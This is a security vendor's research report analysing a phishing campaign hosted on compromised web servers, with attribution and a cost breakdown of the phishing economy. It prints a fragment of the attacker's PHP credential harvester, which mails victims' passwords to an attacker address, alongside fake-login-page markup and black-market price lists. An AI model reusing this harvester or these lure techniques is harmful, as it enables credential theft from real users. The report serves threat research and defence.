IMPERVA®

HACKER INTELLIGENCE INITIATIVE

Phishing made easy: Time to rethink your prevention strategy?

1. Executive Summary

By examining a phishing campaign, researchers at the Imperva Defense Center have uncovered new ways cybercriminals are leveraging compromised servers to lower the cost of phishing. Phishing is the starting point for most network and data breaches. The campaigns run mostly from compromised web servers and distribute all kinds of malware including ransomware. In this report, we present the different tools used to compromise web servers, phishing platforms offered as a service, financial motivations and the business models of phishing campaigns. We also highlight the importance of intelligence sharing which helped attribute with high confidence the phishing campaign to a group of known cybercriminals.

Phishing campaigns are often orchestrated from compromised web servers while hosting providers and businesses remain totally unaware of the malicious activity. Compromised web servers used in Phishing as a Service (PhaaS) platforms significantly lower the costs of a phishing campaign and help the cybercriminals hide their tracks. The 2016 Verizon Data Breach Investigations Report (VZ DBIR) documents a significant increase in phishing success over 2015 primarily due to human factors. Endpoint protection mechanisms have failed to contain the spread of malware. If more web servers are hardened, there is a good chance the phishing threat can be mitigated.

The best way to protect web servers from being compromised is to deploy web application firewalls (WAFs) that can detect and block advanced injection techniques. The phishing-based malware distribution mechanism relying on compromised servers can be contained only by increasing the security on web servers. If WAFs were deployed as ubiquitously as network firewalls, the cybercriminal industry would be seriously crippled.

2. Introduction

"Open Sesame" were the two magic words used by Ali Baba from the folk tale “Ali Baba and the Forty Thieves” to open the entrance to the treasure hideout. It took an experienced attacker, Alibobo 360, the same amount of effort and ease to compromise a cluster of web servers for a coordinated, lucrative phishing campaign.

Recently, while checking his work emails, one of the researchers at Imperva Defense Center received an email including what seemed to be a legitimate Adobe PDF Online login request. Adobe PDF Online is the required software for viewing online attachments especially if one needs to edit a document. Even though the login screen appeared authentic and convincing, the unauthorized URL related to the attachment triggered enough paranoia for us to perform an in-depth security investigation.

Following the trail of the phishing attempt, we discovered an extensive network executing the phishing campaign that included exploiting compromised web servers to be used as relays between the victims and the attacker.

In this report, we investigate the phishing campaign from both the victims’ and the attacker’s perspectives, analyzing the profiles of the victims and the techniques of the attacker. We also estimate the attacker’s financial costs to understand how profitable the campaign might have been.

3. The Trail of Breadcrumbs

The initial investigation began from the suspicious attachment sent to our business email account shown in Figure 1, which resembles the authentic Adobe trademark but originates from an untrusted domain that lacked the required server certificates.




Figure 1 – Adobe PDF Online "login page"

Next, as we examined the source code of the suspicious page, we discovered the authorship comment from the attacker, "Alibobo," as shown in Figure 2.

```
</div>
<div class="cover"></div>
<!--THE SCRIPT WAS ORIGINALY CODED BY ALIBOBO 360-->
</body>
</html>
```

Figure 2 - Phishing page developer comment

We examined the form's components as an initial backtracking point and discovered that an apparently harmless PHP web page, named "mgbada.php" and located on the same web server, was the backend processor of the request, as shown in Figure 3.

```
<form name="myForm" action="mgbada.php" onsubmit="return validateForm()" method="post">
```

Figure 3 - User's Input Target

We also learned that "Mgbada" is Nigerian slang used by scam artists to refer to their victims. "Mgbada" was repeatedly used throughout the phishing campaign to reference victims.

We then focused our investigation on the server hosting the phishing form. This server is part of a cPanel-based hosting infrastructure. The attackers compromised it and deployed PHP-based backdoor software as shown in Figure 4. The backdoor, "FULLMAGIC COMMUNITY," is usually attributed to an Indonesian hackers group. The backdoor provides complete control over the compromised server through both GUI and CLI and facilitates its use as a phishing server. Based on the dates of the files related to the phishing attack, we estimate the time of infection to be around mid-June 2016.

Figure 4 – Command and Control illustration

The Front Side of the Phishing Scam

Based on our analysis, using this backdoor, the attacker mounted three different phishing campaigns including Outlook Web Application, Online Banking, and Adobe PDF Online campaigns, as shown in Figure 5. The modification date of each folder indicates that the attacker regularly maintained all campaigns. It is possible that the same attacker who uploaded the backdoor was also managing the phishing campaigns. However, we cannot rule out that this operation was a collaboration of several attackers.




Figure 5 – Phishing Campaigns

Two phishing campaigns, "OWA Login" and "WF Banking Login," were visually similar to the original sites while one phishing campaign, "Adobe PDF Online," used a contrived form including the familiar Adobe trademark symbol.

In the OWA Login phishing campaign, resources were taken from an arbitrary server that uses the same infrastructure rather than the original Microsoft server or the fake site. Such differentiation is illustrated in the Outlook Web Application (OWA) login pages comparison in Figure 6.

Fake OWA login page

```
1. <html>
2. <head>
3. <meta http-equiv="X-UA-Compatible" content="IE=10" />
4. <link rel="shortcut icon" href="https://mail.middlebury.edu/owa/auth/15.0.1178/themes/resources/favicon.ico" type="image/x-icon">
5. <meta http-equiv="Content-Type" content="text/html; CHARSET=utf-8">
6. <meta name="Robots" content="NOINDEX, NOFOLLOW">
7. <title>Outlook Web App</title>
8. <style>
9. @font-face {
10.     font-family: "Segoe UI WPC";
11.     src: url("https://mail.middlebury.edu/owa/auth/15.0.1178/themes/resources/segoeui-regular.eot?#iefix") format("embedded-opentype"),
12.          url("https://mail.middlebury.edu/owa/auth/15.0.1178/themes/resources/segoeui-regular.ttf") format("truetype");
13. }
14.
15. @font-face {
16.     font-family: "Segoe UI WPC Semilight";
17.     src: url("https://mail.middlebury.edu/owa/auth/15.0.1178/themes/resources/segoeui-semilight.eot?#iefix") format("embedded-opentype"),
18.          url("https://mail.middlebury.edu/owa/auth/15.0.1178/themes/resources/segoeui-semilight.ttf") format("truetype");
```

Original OWA login page

```
1. <html>
2. <head>
3. <meta http-equiv="X-UA-Compatible" content="IE=10" />
4. <link rel="shortcut icon" href="/owa/auth/15.0.1210/themes/resources/favicon.ico" type="image/x-icon">
5. <meta http-equiv="Content-Type" content="text/html; CHARSET=utf-8">
6. <meta name="Robots" content="NOINDEX, NOFOLLOW">
7. <title>Outlook Web App</title>
8. <style>
9. @font-face {
10.     font-family: "Segoe UI WPC";
11.     src: url("/owa/auth/15.0.1210/themes/resources/segoeui-regular.eot?#iefix") format("embedded-opentype"),
12.          url("/owa/auth/15.0.1210/themes/resources/segoeui-regular.ttf") format("truetype");
13. }
14.
15. @font-face {
16.     font-family: "Segoe UI WPC Semilight";
17.     src: url("/owa/auth/15.0.1210/themes/resources/segoeui-semilight.eot?#iefix") format("embedded-opentype"),
18.          url("/owa/auth/15.0.1210/themes/resources/segoeui-semilight.ttf") format("truetype");
```

Figure 6 – Fraudulent versus Original Outlook Web Application (OWA) login pages

The Back Side of the Phishing Scam

We found several scripts on the compromised server that process the victims' details and mail them to a remote email account. All of them had a low detection rate in VirusTotal.com (1/55).

The attacker's methodology can be observed in the "mgbada.php" source code in Figure 7.

Credentials posted to the "Adobe Online Login" were processed by mgbada.php, and sent to a Gmail account at homead01@gmail.com, which is controlled by the attacker.

Moreover, to provide more detailed information regarding the victim, additional metadata was processed and sent, including the campaign type, such as Microsoft Outlook, denoted as "Middlebury," the general email campaign, denoted as "Pdf," and the victim's geolocation.

```
<?
$adddate=date("D M d, Y g:i a");
$ip = getenv("REMOTE_ADDR");
$country = visitor_country();
$message .= "----------------+ I Begin +----------------\n";
$message .= "Email ID : ".$_POST['feedback']."\n";
$message .= "Email Password : ".$_POST['feedbacknow']."\n";
$message .= "----------=IP Adress & Date=----------\n";
$message .= "IP Address: ".$ip."\n";
$message .= "Country: ".$country."\n";
$message .= "Date: ".$adddate."\n";
$message .= "----------------+ All Email Account! by Tamba +----------------\n";



$sent ="homead01@gmail.com";



$subject = "Pdf - | $country | $ip";
$headers = "From: ".$_POST['feedback']."\n";
$headers .= $_POST['feedback']."\n";
$headers .= "MIME-Version: 1.0\n";
$str=array($sent, $IP); foreach ($str as $send)
if(mail($send,$subject,$message,$headers) != false){
mail($mesaege,$subject,$message,$headers);


}

// Function to get country and country sort;
function country_sort(){

function visitor_country()
{
header("Location: [redacted]/tmp/file.html");
?>
```

Just after obtaining the victim's credentials, the attacker pulls his last trick and redirects the victim to a PDF file as promised. In most other phishing campaigns we witnessed, the attacker redirects the victim to the original website which is contextually similar to the malicious one but differentiated by its host. The attacker's success depends on the victim believing the first authentication attempt failed and requires an additional authentication attempt.

As described above from our analysis, there are three main components to the phishing campaign workflow:

(1) The phishing pages used to lure the victims

(2) External email accounts accessible by the attacker

(3) The compromised command and control (C&C) hosting server bridging the victim and the attacker, as illustrated in Figure 8




Figure 8 - The Phishing Attack Workflow

4. Analysis of the Data

We could recover from the compromised server the list of files that were left exposed containing details of victims such as victim credentials and IPs. Our list includes roughly 600 victims' records collected over 13 days of which 140 unique records remained after cleaning redundant and duplicate entries. This list, based on our analysis of the code for the phishing attack, represents details of victims whose details were NOT sent to that email address due to some technical mishap. Since these kind of technical errors are rare, we estimate the actual number of victims to be at least 14,000.


In the next section, a post-mortem analysis of the attack and its results is provided, from both the attacker and the victims' side, based on the data collected from the compromised C&C server.

4.1 The "Mgbada" Side: the Victim

Social engineering is the most important aspect of a new phishing campaign, and its results are as good its creativity. Accordingly, the victims' perspective is the most important to understand.

For most, morning hours are busiest, browsing, replying, and forwarding emails from the past day or weekend. Accordingly, potential victims are probably the most susceptible to attack during the morning. Analyzing the time of the day in which the victims fell into the phishing trap[1] strengthened this hypothesis. Victims responded mostly during working hours, and more than 35 percent of successful phishing responses occurred between 9:00 a.m. and noon.

[1] *Since timestamps originally referred to the C&C local time, time of day is normalized according to the victim's IP, relative to the C&C geolocation.*



We searched for the victims' credentials in public data breach search services. As shown in Figure 9, 68.09 percent of the credentials did not exist in previously known public breaches, while 31.91 percent of the victims had been breached in the past. This is another indication that human users are the weakest link and that the security solution should be implemented on the server side instead of the client side; see Mitigation guidelines in Section 5.

Furthermore, according to the analyzed data and phishing payload types, victims were more inclined to enter their credentials to open attachments than to blindly log in to an account. The Adobe PDF Online phishing campaign, which uses a PDF file as bait for users to fill in their mailing credentials, was significantly more efficient, with 94 percent of the total hits, in comparison to the other campaigns that requested the user credentials for logging or update purposes only.




Figure 9 - Previously Breached Accounts

Figure 10 – Phishing Campaigns Geographic Distribution

4.2 The "Ole" Side: the Scammer

In accordance with the attacker's use of Nigerian slang, we refer to him as "Ole," which means "thief" in Nigerian slang. In this section, we focus on the attacker, including interesting facts and trails found, which are not necessarily related to this phishing campaign.

Based on our analysis, Ole maintained at least two public mailing accounts:

1. homead01@gmail.com
2. kuncungaja@yahoo.co.id

Both mailing accounts were hardcoded in the backend PHP files used by the attacker and found on the compromised web server, and recorded in the C&C web server logs as the recipients of the emails containing the victims' details.

Preliminary Backdoor Injection Attempts

We searched a number of online repositories that contain obfuscated shell codes and found mentions of the second email address in them. This account was found in traces of Base64 online decoding services. The traces include decoding attempts of what clearly fits obfuscated backdoor injection attempts; see Figure 11.

It is most likely that these decoding requests were made by vigilant users who noticed that their web server was under attack. Furthermore, the second account was also included in different listings of known malicious email accounts, including this one, which may teach us about its excessive and favored usage by hackers.

Figure 11 - Decoded Web Shell Associated to kuncungaja@yahoo.co.id

Successful Backdoor Injections

We searched for other servers compromised by the same attacker, and found traces of apparently successful backdoor injection attempts in several servers. Since backdoor pages should not be indexed by search engines, we can safely assume that there are hundreds of compromised servers with backdoors.

Such traces can be seen in the below screenshot, Figure 12, in which the attacker associated with this email account successfully injected a PHP file manager to the server, and then used it as a backdoor to the server enabling him to upload additional payloads. Moreover, as can be observed below, following a successful injection attempt, notification regarding the injection results and the injection point was emailed to the attacker: "Boss, there was an injected target on …"

Figure 12 – A Single Path in Alibobo's Phishing Net

The backdoor injection attempts analysis indicates that all infected web servers used either WordPress and/or cPanel. This leads us to believe that the attacker relies on a framework of compromised servers infected with backdoors to successfully carry out a phishing campaign.

AliBobo's 360 Thieves Network

Following the breadcrumbs trail, we found that some of the successful backdoor injections were leveraged to a joint effort of a distributed phishing scam, redirecting the victim from one domain, such as a compromised web server, to another, forming an intricate web of phishing servers; see Figure 13.

The advantage of such a phishing net is threefold for the attacker, as it:

1. Obfuscates his fingerprints, which makes attribution harder
2. Increases robustness in the face of takedown attempts
3. Enables reusability of the available campaigns with existing compromised web servers




Figure 13 – A Single Path in Alibobo's Phishing Net

Attribution

Email address kuncungaja@yahoo.co.id leads to numerous compromised sites, all hosting different malicious operations. One such site appears to host a web shell, which is similar in interface to that of the C&C server in Figure 4; see Figure 14.




Figure 14 – Additional Web Shell Attributed to "Ole" (Attacker)

All such panels were allegedly developed by the "FULLMAGIC COMMUNITY." One of their tabs was named "bogel."

A search for "FULLMAGIC COMMUNITY" returned an Indonesian hacking group with the same name, FullMagic. Until October 2015, FullMagic was directly responsible for a high number of defacement attacks against targets in the United States, Australia and Indonesia.

Based on several defacement messages uploaded by the group as shown in Figure 15, its team members include:

(1) Clim; (2) Guardi4n; (3) C4ur; (4) Jali; (5) Ramzkie; (6) Sugali; (7) Rushuh; (8) Stereal; (9) Dicka; (10) Skakmatch; (11) XaDal

Figure 15 – Bogel's Team

A search for information concerning C4ur, one of the team members, returned a Twitter profile of a young Indonesian who resides in Jakarta.

Other leads regarding the remaining team members can be found in the group's I nternet relay chat (IRC) channel, called "BlackUnix," and at the IRC server irc.byroe.net:

The group is also promoting vulnerability scanners for online shops that use the Magneto e-commerce system. Also, based on our initial security analysis related to the recent phishing campaigns attributed to the Indonesian hackers group, and their known historical record it is safe to infer that since 2015, FullMagic has moved from hacktivism to more financially motivated activity.

4.3 The Financial Side

For a phishing attack to be lucrative, one should maximize the value of the targets' resources and minimize the operational expenses of the campaign. As a use case, we'll evaluate the current phishing campaign financially.

Expenses

To estimate the operational expenditures of the phishing scam, we browsed various marketplaces in the dark net looking for the ingredients required for creating the scam. We divided the scammers' expenses into two possible service plans: managed and unmanaged, where the first refers to an "all included" approach regarding the services required for the attack and the second to a more distributed approach in which the attacker utilizes various online services to accomplish his goal.

Managed phishing scam overview

Phishing as a service (PhaaS) is a new store on the Russian black market. The store offers a complete solution for the beginning scammer, which includes the scam page, the landing page and a backend database to store the stolen credentials.

Once a user logs into his account on the store, he can choose from a variety of scam pages; see Figure 16.

Once a page is chosen, the site generates a link to be sent to a given victim, and the credentials are stored on the user's dashboard. Some pages are provided for free, whereas for other fake pages, one must buy a VIP account; see Figure 17.




Figure 16 - Scam Pages for Purchase

Figure 17 – VIP Scammer Account

The maximum cost for a VIP account per month is 270 rubles which is $4.276 USD. The surprisingly low cost may hint that the site operators get an additional reward: their members' stolen credentials.

A fascinating section of this market contains various phishing statistics regarding its 67,116 users as of Sept. 29, 2016. This relatively new service was responsible for nearly 1,700 accounts stolen in a single day. See Figure 18.




Figure 18 – Scammer Site Statistics

Unmanaged phishing scam overview

Otherwise, the attacker can utilize existing services to execute the phishing scam, including:

1. Phishing pages
2. Spam service/server
3. Email list for spamming
4. Compromised servers to host the phishing pages

Unmanaged phishing scam overview

Otherwise, the attacker can utilize existing services to execute the phishing scam, including:

1. Phishing pages
2. Spam service/server
3. Email list for spamming
4. Compromised servers to host the phishing pages

Scam pages are sold online for a variety of services and sites: social media, banking, retail, telecom, utility, and dating. The following are a few examples of scam pages that are sold on the Russian black market; see Figure 19.

Information	Price	Reseller
2016	13.00	brengo33
New 2016 USSA BANK Multi-Page Full Info Scam Page	15.00	Teri95
2016	13.00	brengo33
Wellsfargo Bank Multi Full Info Scam Page	15.00	Teri95
Yahoo ScamPage 2016 Undecected 100%	20.00	brengo33
2016	13.00	brengo33
Cpanel Scam-Page	15.00	Teri95
Senior People Meet Scampage 2016	20.00	brengo33
2016	13.00	brengo33
2016	13.00	brengo33

Figure 19 – Phishing Scam Pages List

SMTP infrastructure:


To send massive amounts of emails, spammers would likely buy an SMTP server to enable sending emails to tens or hundreds of thousands of potential victims. An SMTP server is sold online for between $1.25 and $3.

Emails

A list of about 100,000 emails would cost between $2 and $25, depending on the country of the target emails and their "freshness:"

Country	Information	Price	Reseller
UNSPAMED	100K USA	18.00	brengo33
WorldWide	100K WorldWide	14.99	ggigliano
UNSPAMED FRESH	100K Arabia	25.00	brengo33
WorldWide	100K WorldWide	14.99	ggigliano
UNSPAMED	100K USA	25.00	brengo33
UNSPAMED	100K USA	25.00	brengo33
UNSPAMED FRESH	100K Arabia	18.00	brengo33
UNSPAMED	100K USA	25.00	brengo33
USA	50k Fresh Aol 100% Quality	6.00	monster555
UNSPAMED FRESH	100K Australia	25.00	brengo33

